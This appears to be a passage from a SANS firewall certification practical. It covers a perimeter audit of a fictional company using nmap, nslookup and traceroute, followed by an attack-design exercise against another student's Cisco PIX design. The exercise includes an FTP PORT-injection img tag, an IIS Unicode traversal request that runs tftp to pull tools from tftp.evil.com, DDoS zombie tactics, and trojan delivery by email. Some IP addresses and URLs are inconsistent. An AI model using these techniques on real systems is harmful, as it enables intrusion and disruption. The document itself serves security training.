8-16: Application network & Database network access and lockdown. Internet webserver has application access B2C application server. Partners has application access to B2C application server. All application servers have database access to database server. Developers have full access to all application and database servers.

17-19: Logging network access and lockdown. Only the border router can send logging to the syslog server.

20-25: Intranet access and lockdown. Only mail relay server can relay email to mail server, and branch and corporate remote users VPN access allowed.

26: Corporate network inbound access lockdown.

27-30: This one is a bit complicated. Corporate users can only have authorized access to the Internet network, i.e. webserver. All other unauthorized access to that specific network is denied explicitly. All other access to the Internet is allowed because they should be able to access the Internet. (Policy 1 & 11)

31: Any traffic inbound from the Internet service network should be alerted.

32: All other traffic is drop with long logging.

Tips:

CheckPoint has a feature that the security policy can be verified for any error or conflicts before actually applying it.

**Assignment 3 - Audit Your Security Architecture (25 Points)**

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
2. Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
3. Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

## 1. Plan the Assessment

### Requirement

To perform a complete information systems audit for the security architecture of GIAC Enterprises.

### Discussion

A complete information systems audit for the security architecture would involve assessment of policy conformance on all of the following devices from both the external and internal:

1. network devices, i.e. filtering routers and firewalls;
2. servers;
3. operation procedure.

Internal assessment can be performed by verifying conformance of security configuration setting either manually or using scripting on the device itself. External assessment is usually performed by running tests originated from other device against the target. The expected results and the actual behavior define the confidence of conformance.

### Scope

Perimeter assessment is a security assessment performed from beyond the perimeter of security architecture in order to assess the risk of threats from the Internet. The identified risk will be analyzed and recommendation will be provided to manage the risk.

Methodology

Security professional is recommended to perform the assessment. Without knowing the security policy, only the domain name of the GIAC Enterprises will be supplied to the security consultant. The process involves information gathering of the GIAC network by both passive and active means. Typical steps are footprinting to identify the target, network enumeration to discover the target network, scanning and fingerprinting to identify the services available. Based on the information gathered, any discrepancy with the security policy can be identified and further investigated.

At this point, filtering routers and firewalls security policies are validated. Further assessment can be performed by probing the devices and servers for vulnerabilities and attempt to penetrate the defense.

Considerations

To validate the firewall security policy, an estimation of 5 working days are needed for one security professional. For $1000 per day, estimated cost will be around $5000.

Risk management estimation for Internet site unavailability is around $100K per hour lost in term of revenue, due to potential failure of routers and/or firewalls. Thus, management has decided to perform the assessment during non-peak business hour only.

## 2. Implementation of the assessment

The implementation will consist of 2 parts: assessment launching from the Internet and from the internal, according to the methodology defined in the assessment plan.

For the first part, the security professional will perform the information gathering from the Internet, running tools described below against the GIAC Internet site. The results information will be compared with the security policy for discrepancy.

The second of this assessment task will involve running a network and port scanning tool, called Nmap, from every networks against each other, including the Internet service network, application network, database network, logging network, IT management network, Intranet network and the corporate network. The purpose is to simulate the potential penetration attempts if part of the GIAC Internet site or internal network is compromised. In addition, access attempt to the Internet from every network will also be tested to verify the outbound policy.

A third part of the assessment which is out of the scope but it is mentioned here for reference only. It will involve running another network and port scanning tool, called Nessus, instead of Nmap, against all identified servers, from the previous part of the assessment, within the network to check for any vulnerability.

More details on the methodology and tools

1. Identify the target:

With domain name of GIAC Enterprise on hand, the registered IP address of the GIAC domain can be obtained by using nslookup:

```
$ nslookup giac.com

Server: ns.mycom.com
Address: 127.0.0.1

Non-authoritative answer:
Name:  giac.com
Address:        202.101.101.70

> www.giac.com

Server: ns.mycom.com
Address: 127.0.0.1

Non-authoritative answer:
Name:  giac.com
Address:        202.101.101.70

> set type=mx
> giac.com

Server: ns.mycom.com
Address: 127.0.0.1

Non-authoritative answer:
giac.com        perference = 10, mail exchanger = mail.giac.com

Authoritative answers can be found from:
giac.com        nameserver = ns.giac.com
mail.giac.com   internet address = 203.101.101.90
ns.giac.com             internet address = 203.101.101.80
```

All the GIAC WWW, DNS and mail servers can be obtained from nslookup easily. Now, traceroute can be used to determine the filtering router and firewall in front of the Internet servers.

```
$ traceroute www.giac.com
traceroute to 203.101.101.70 (203.101.101.70), 30 hops max, 40 byte packets
 1      xxx.xxx.xxx.xxx (xxx.xxx.xxx.xxx)          34.954 ms  22.482 ms  15.981 ms
 2      yyy.yyy.yyy.yyy (yyy.yyy.yyy.yyy)          42.145 ms  41.710 ms  32.915 ms
 3      zzz.zzz.zzz.zzz (zzz.zzz.zzz.zzz)          76.938 ms  82.806 ms  73.869 ms
 4      203.101.101.1 (203.101.101.1)  120.002 ms  127.308 ms  123.933 ms
 5      *       *       *
 6      *       *       *
```

The results show that UDP is blocked by either the filtering router and/or the firewall. If UDP is allowed, the results would look like the followings:

```
5       203.101.101.2 (203.101.101.2)  131.974 ms  137.967 ms  135.335 ms
6       203.101.101.70 (203.101.101.70)          176.458 ms  182.306 ms  173.835 ms
```

ICMP packets can be used in the same way, if ICMP echo and reply are allowed to the router and firewall. Note that Microsoft's traceroute implementation is ICMP only, but there are many third-party tools around for UDP traceroute on Windows box.

```
$ traceroute -I www.giac.com
```

2. Network Enumeration:

Network mapping can be obtained by an ICMP scan (ping-sweep) using nmap for the entire class C IP address space.

```
$ nmap -vv -sP giac.com/24
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )

Host     (203.101.101.0) seems to be a subnet broadcast address (returned 1 extra
pings).
Host     (203.101.101.1) appears to be up
Host     (203.101.101.63) seems to be a subnet broadcast address (returned 1 extra
pings). Note -- the actual IP also responded.
Host     (203.101.101.64) seems to be a subnet broadcast address (returned 1 extra
pings).
Host     (203.101.101.70) appears to be up
Host     (203.101.101.80) appears to be up
Host     (203.101.101.90) appears to be up
Host     (203.101.101.127) seems to be a subnet broadcast address (returned 1 extra
pings). Note -- the actual IP also responded.
Host     (203.101.101.128) seems to be a subnet broadcast address (returned 1 extra
pings).
Host     (203.101.101.129) appears to be up
Host     (203.101.101.191) seems to be a subnet broadcast address (returned 1 extra
pings). Note -- the actual IP also responded.

Nmap run completed -- 256 IP address (11 hosts up) scanned in 34 seconds
```

Firewalking technique can also be used to map the network behind a firewall by sending packets to all ports to every host behind the firewall. For further information, please refer to the reference in Firewalking. The firewalking technique can be defeated by using private addressing as described in RFC2827 for internal network where Network Address Translation (NAT) for Internet access.

An advanced method, ACK scan, is also provided by Nmap to map out firewall rulesets. It can even help to determine if the firewall is static or dynamic packet filter. Static packet filters using "established" let ACK scan pass through because they do not

maintain state tables but rather look for the ACK flag only. However, advanced firewall such as CheckPoint FW-I 4.1 SP2 is reported to protect against ACK scan.

```
$ nmap -vv -sA -P0 www.giac.com
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )Initiating ACK
Scan against  (203.101.101.70)
The ACK Scan took 281 seconds to scan 1534 ports.
Interesting ports on  (203.101.101.70):
(The 1532 ports scanned but not shown below are in state: UNfiltered)
Port            State    Service
20/tcp          filtered  ftp-data
21/tcp          filtered  ftp
25/tcp          filtered  smtp
110/tcp         filtered  pop-3
137/tcp         filtered  netbios-ns
138/tcp         filtered  netbios-dgm
139/tcp         filtered  netbios-ssn
143/tcp         filtered  imap2
1024/tcp        filtered  kdm
1025/tcp        filtered  listen
1026/tcp        filtered  nterm
...
43188/tcp       filtered  reachout
47557/tcp       filtered  dbbrowse
54320/tcp       filtered  bo2k
65301/tcp       filtered  pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 883 seconds
```

All firewall filtered ports are reported as "filtered" and the unfiltered can either be opened or closed.

3. Scanning and fingerprinting:

Scanning of the network for opened services ports at the target site can be done in stealth mode with nmap -sS SYN scan option.

```
$ nmap -v -sS -p 1-65536 www.giac.com/24
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Host  (203.101.101.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (203.101.101.1)
Adding TCP port 179 (state open).
The SYN Stealth Scan took 3338 seconds to scan 65535 ports.
Interesting ports on  (201.101.101.1):
(The 65535 ports scanned but not shown below are in state: closed)
Port            State           Service
179/tcp         open            bgp
…
Nmap run completed -- 256 IP address (4 host up) scanned in 3340 seconds
```

OS figerprinting can be performed on all reachable hosts to identify the version of OS by nmap.

```
$ nmap -v -O www.giac.com
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Host  (203.101.101.70) appears to be up ... good.
Initiating Connect() Scan against  (203.101.101.70)
Adding TCP port 22 (state open).
Adding TCP port 80 (state open).
Adding TCP port 443 (state open).
The Connect() Scan took 137 seconds to scan 1534 ports.
For OSScan assuming that port 25 is open and port 20 is closed and neither are
firewalled
Interesting ports on  (201.101.101.70):
(The 1531 ports scanned but not shown below are in state: closed)
Port            State           Service
22/tcp          open            ssh
80/tcp          open            http
443/tcp         open            https
…
Remote OS guesses: Windows 2000 RC1 through final release, Windows Millenium
Edition v4.90.3000
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=11871 (Worthy challenge)
IPID Sequence Generation: Busy server or unknown class)

Nmap run completed -- 1 IP address (1 host up) scanned in 136 seconds
```

Nessus can even dig deeper to identify version of applications that listen to opened ports and check for known vulnerabilities for the specific version of application that is listening to the opened ports.

## 3. Perimeter Analysis

Based on the results of the assessment, no surprise should be found from the comparison of the results against the security policy. It means that only the border router, the Internet and VPN Firewalls, the web, DNS and Mail relay servers are reachable form the Internet.

Summary of Results

Port scan from the Internet against GIAC Enterprises Internet service network:

| IP address | ICMP ping | UDP ping | TCP ports | UDP ports |
|---|---|---|---|---|
| 203.101.101.1 | Y | N | - | - |
| 203.101.101.2 | N | N | - | - |
| 203.101.101.70 | N | N | 80, 443 | - |
| 203.101.101.80 | N | N | - | 53 |
| 203.101.101.90 | N | N | 25 | - |
| 203.101.101.129 | Y | N | - | - |

| | | | | |
|---|---|---|---|---|
| 203.101.101.130 | N | N | 50, 500 | - |

1. Border router answers only to ping from the Internet.
2. Internet Firewall is completely stealth.
3. VPN Firewall listens only to ports 50 and 500 from the Internet.
4. Web server listens only to ports 80 and 443 from the Internet.
5. DNS server listens only to UDP ports 53 from the Internet.
6. Mail Relay server listens only to ports 25 from the Internet.
7. No other internal host is known to the Internet.

Port scan from GIAC Enterprises Internet service network to the internet network:

| IP address | ICMP ping | UDP ping | TCP ports | UDP ports |
|---|---|---|---|---|
| 10.0.2.10 | N | N | aaaa | - |
| 10.10.0.30 | N | N | 25 | - |

1. Web server can access to port aaaa on B2C application server.
2. Mail Relay server can access to port 25 on internal mail server.

In case any discrepancy is identified, further effort is required to locate the weakness and rectification will be recommended. In most cases, configuration change or patches are enough for the purpose.

**Assignment 4 - Design Under Fire (25 Points)**


The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1.An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
2.A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3.An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Note: this is the second time this assignment has been used. The first time, a number of students came up with magical "hand-waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

The previous network design practical by Colin Stuckless is selected for the attack. The design can be found at http://www.sans.org/y2k/pratical/Colin_Stuckless.doc .




## 1. Firewall attack

There are a few published vulnerabilities that are applicable to the Cisco Secure PIX Firewall 5.0 implemented in Colin's security architecture. The details of the following list of vulnerabilities are documented on Security Focus, URL: http://www.securityfocus.com/ .

1. Cisco PIX Firewall SMTP Content Filtering Evasion Vulnerability.
2. Cisco Secure PIX Firewall Forged TCP RST Vulnerability.
3. Multiple Firewall Vendor FTP "ALG" Client Vulnerability.

The one selected for discussion is the "Cisco Secure PIX Firewall Forged TCP RST Vulnerability" with bugtraq id 1454 and CVE id CVE-2000-0613. Details of the vulnerability are documented on Security Focus, URL: http://www.securityfocus.com/bid/1454 .

The following discussion is quoted directly from Security Focus:

> A connection through a Cisco Secure PIX Firewall can be reset by a third party if the source and destination IP addresses and ports of the connection can be determined or inferred. This can be accomplished by sending a forged TCP Reset (RST) packet to the firewall, containing the same source and destination addresses and ports (in the TCP packet header) as the connection to be disrupted. The attacker would have to possess detailed knowledge of the connection table in the firewall (which is used to track outgoing connections and disallow any connections from the external network that were not initiated by an internal machine) or be able to otherwise determine the required IP address and port information to exploit this.

In order to make the exploit feasible, the attacker has to:
1. generate packets with forged source and destination IP addresses and ports; and
2. possess detailed knowledge of the firewall internet connection table; or
3. be able to sniffer traffic on the Internet to obtained connection packets to the victim.

It does not required very high level of technical skill for hackers who are able to perform 1) and 3). In addition, an exploit is already published on Security Focus, the risk level is quite high.

For sites that web servers are located outside the firewall, it makes this vulnerability even more attractive. Since most web servers are vulnerable to some extends (known vulnerabilities exist in all popular web servers such as Netscape Enterprise/iPlanet server, Apache, Cold Fusion, WebSphere and especially Microsoft IIS), sniffer can be uploaded to compromised websever such that sniffing takes place within the victim's network. It is fortunate that webserver is placed behind the firewall in Colin's design which increase the difficulty of this vulnerability.

The attacker can write a program which sends out RST packets with forged source and destination IP addresses and ports obtained from a sniffer if packet is found to be destinated to the victim. As a result, an effect similar to a denial of service (DoS) attack can be achieved.

## 2. Denial of service attack

Denial of service attacks consist of many kinds, such as smurf, ICMP, TCP SYN, UDP flood, etc. Most advanced operating system with up-to-date security patches can resist DoS to some extend. For an effective DoS attack, a number of attackers, often hundreds, must initiate the attack at the same time. The specific name for such attack is Distributed DoS or DDoS. There are already 4 known tools available, TFN, Trinoo, TFN2K, and stacheldraft. More information can be found on Packetstorm, URL: http://packetstorm.securify.com/distributed .

In order to facilitate the attack, some scanning is to be done to large number of hosts to probe for known vulnerabilities. Cable/DSL IP address pools are good resources. TFN2K tools are installed on the compromised hosts. The zombies listen to randomized ports of combinations of UDP, ICMP and TCP packets. Communication between master and slaves is encrypted to avoid IDS detection.

The master can signal all zombies with the target, say the web server 3.3.3.5, to initiate the co-ordinated DDoS attack with random switch between SYN, UDP, ICMP and smurf attacks. Though smurf attacks are easy and very likely to be filtered at border routers, UDP port 80 is denied to pass through, ICMP and SYN flood are very effective with 50 compromised hosts. Thus, the web server is now unable to serve any legitimate request and appears to be down.

Countermeasure

The countermeasure for DDoS is detection and prevention.

Deployment of IDS would enable fast detection should DDoS occurs, however no effective mechanism can stop DDoS. Some IDS sends RST to affected host to reset connection as a countermeasure, however the web server is still unable to serve any legitimate request as long as the flooding still exists.

Prevention can be deployed on both the border router and firewall. Reverse path verification, ingress (RFC1918) and egress filtering (RFC2267) ACLs and rate limiting ICMP and SYN packets can be implemented on the border router. In addition, most advanced firewalls offer features protection from flooding to some extend. Both CheckPoint Firewall-I's SYNDefender and Cisco PIX's TCP Intercept are such features. However, implementation of all the mentioned mechanism will not solve the whole problem still because legitimate traffic is also affected.

## 3. Internal system compromised through the perimeter system

The perimeter (screened service network) consists of FTP, HTTP, HTTPS, DNS and SMTP servers. Let's have a look at the PIX, the ACL set is very strict, allowing only one specific service to the specific host.

Making use of a vulnerability that affects multiple vendor multiple version of firewalls, including Cisco Secure PIX Firewall 5.0 which happens to be used at our target site. Details on the "Multiple Firewall Vendor FTP "ALG" Client Vulnerability" with bugtraq id 1045 is documented on Security Focus, URL: http://www.securityfocus.com/bid/1045 .

An email which contains a tag such as the following: <img src="ftp://ftp.giac.com/aaa[lots of A]aaaPORT 1,2,3,4,0,69"> is being sent to the SMTP server. By balancing the number of A's such that the PORT command begins on a new boundary, the firewall will incorrectly parse the string. Resulting in two separate commands, RETR and PORT, hence open port 69 to the origin address. This allows the server site to connect to the TFTP port on the evil host such that all evil tools can be downloaded to the server site.

Most web servers have vulnerabilities to some extends (known vulnerabilities exist in all popular web servers such as Netscape Enterprise/iPlanet server, Apache, Cold Fusion, WebSphere, and especially Microsoft IIS). For instance, if the HTTP server happens to be IIS 4.0/5.0, the "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability" with bugtraq id 1905 documented on Security focus, URL: http://www.securityfocus.com/bid/1905 , it can be used to initiate tftp download of evil tools.

Example of exploit:

```
$telnet 3.3.3.5 80
Trying 3.3.3.5...
Connected to 3.3.3.5
Escape character is '^]'.
GET
/msadc/..%c0%9v..%c0%9v..%c0%9v..%c0%9v../winnt/system32/tftp.exe -i tftp.evil.com
GET evilfile /winnt/temp

HTTP/1.1 200 OK
Sever: Microsoft-IIS/4.0
Date: Thu, 12 Nov 2000 01:49:01 GMT
Content-Type: application/octet-stream
```

With the evil tools in place, e.g. port scanners, sniffers, brute-force crackers, etc., we can easily compromise the screened service network. Further ports for backdoors may be opened up using the "Multiple Firewall Vendor FTP "ALG" Client Vulnerability" described above. Since NetBus and Back Orifice ports are blocked at the border router, only tools like SubSeven and BioNet can be used.

A point to note here is that the "deny specific allow any" approach at the border router is probably not the best approach because new ports for new backdoors may appear any time. It is very difficult to keep track. A better approach may be "allow specific deny any".

The next step is to map the internal network and explore any trust relationship from the screened service network to the internal network.

Network mapping to the internal network can be started by examining /etc/hosts files, hosts.allow, .rhosts, sendmail configurations (for mail relay) and scripts used to communicate with e-Commerce applications. Zone transfer from the corporate DNS server can be attempted from the compromised DNS server. Network scan may be useful for this purpose if all else failed.

Since the policy for screened service network accessing the internal network is not supplied in Colin's document, port scans may be required as well. A minimal set of trust should exist for HTTP/HTTPS server to communicate with back-end e-Commerce application servers, and mail relay server transporting mail to internal mail server.

In case SMTP is allowed from mail relay to internal mail server, try to find out valid users by the 'EXPN' command. If it is denied due to the firewall 'fixup protocol' feature, there is another vulnerability affecting PIX 5.0. The "Cisco PIX Firewall SMTP Content Filtering Evasion Vulnerability" with bugtraq id 1698 documented on Security Focus, URL: http://www.securityfocus.com/bid/1698 . This vulnerability allows the 'fixup protocol' to be disabled by using the 'DATA' command before 'RCPT TO' command, hence 'EXPN' or 'VRFT' can be used.

If some valid users are found, email with trojans that consists or SubSeven or BioNet agents can be sent to those identified users. If any user with less security conscious running those executables, then his/her PC can be totally compromised. With Microsoft Outlook, it is even easier as the trojans may be executed without users knowledge if configuration is left as default.

In case the above mentioned is not feasible, there are still many area to be explored. If the GIAC site is happened to use IBM's Net.Commerceb WebSphere suite, there are two vulnerabilities across multiple versions. The two vulnerabilities, "IBM Net.Commerce Remote Arbitrary Command Execution Vulnerability" with bugtraq id 2350 and "IBM Net.Commerce WebSphere Weak Password Vulnerability" with bugtraq id 2482, are documented on Security focus, URL: http://www.securityfocus.com/bid/2482 and http://www.securityfocus.com/bid/2482 .

These two vulnerabilities, due to the weak password encryption and vulnerable macros, allow remote attackers to obtain administrator accounts, encrypted passwords, password reminders and perform database query via hand-crafted URLs. Exploit is also available for decrypting the encrypted password. Hence, both the server and database data can be

compromised remotely via directly URLs without the perimeter system being compromised.

**List of References**


1. Brenton, Chris, SANS Darling Harbour Course Book, SANS, 12-15 February, 2001.

2. Zwicky, Cooper & Chapman, Building Internet Firewall, Second Edition, O'Reilly & Associates, Inc., 2000.

Assignment 1:

3. "Seven Firewalls Fit for Your Enterprise", Network Computing, URL: http://www.networkcomputing.com/921/921f2.html

4. "IPSec VPNs: How Safe? How Speedy?", CommWeb, URL: http://www.commweb.com/article/COM20000912S0009/ (12 September, 2000)

Assignment 2:

5. "Improving Security on Cisco Routers", Cisco Systems Inc., URL: http://www.cisco.com/warp/public/707/21.htm (26 July, 1999)

6. "Secure Shell Version 1 Support", Cisco Systems Inc., URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120limit/120s/120s5/sshv1.htm (24 April, 2000)

7. "Advance Configurations for Cisco Secure PIX Firewall Version 5.3", Cisco Systems Inc., URL: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_v53/config/advanced.htm (20 December, 2000)

Assignment 3:

8. Spitzner, Lance, "Auditing Your Firewall Setup", URL: http://www.enteract.com/~lspitz/audit.html (12 December, 2000)

9. Goldsmith, David and Schiffman, Michael, "Firewalking", Cambridge Technology Partners Enterprise Security Services, Inc, URL: http://www.es2.net (October 1988)

Assignment 4:

10. Scambray, McClure and Kurtz, Hacking Exposed, Second Edition Osborne/McGraw-Hill, 2001

11. "Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks", Cisco Systems Inc., URL: http://www.cisco.com/warp/public/707/newsflash.htm (17 February, 2000)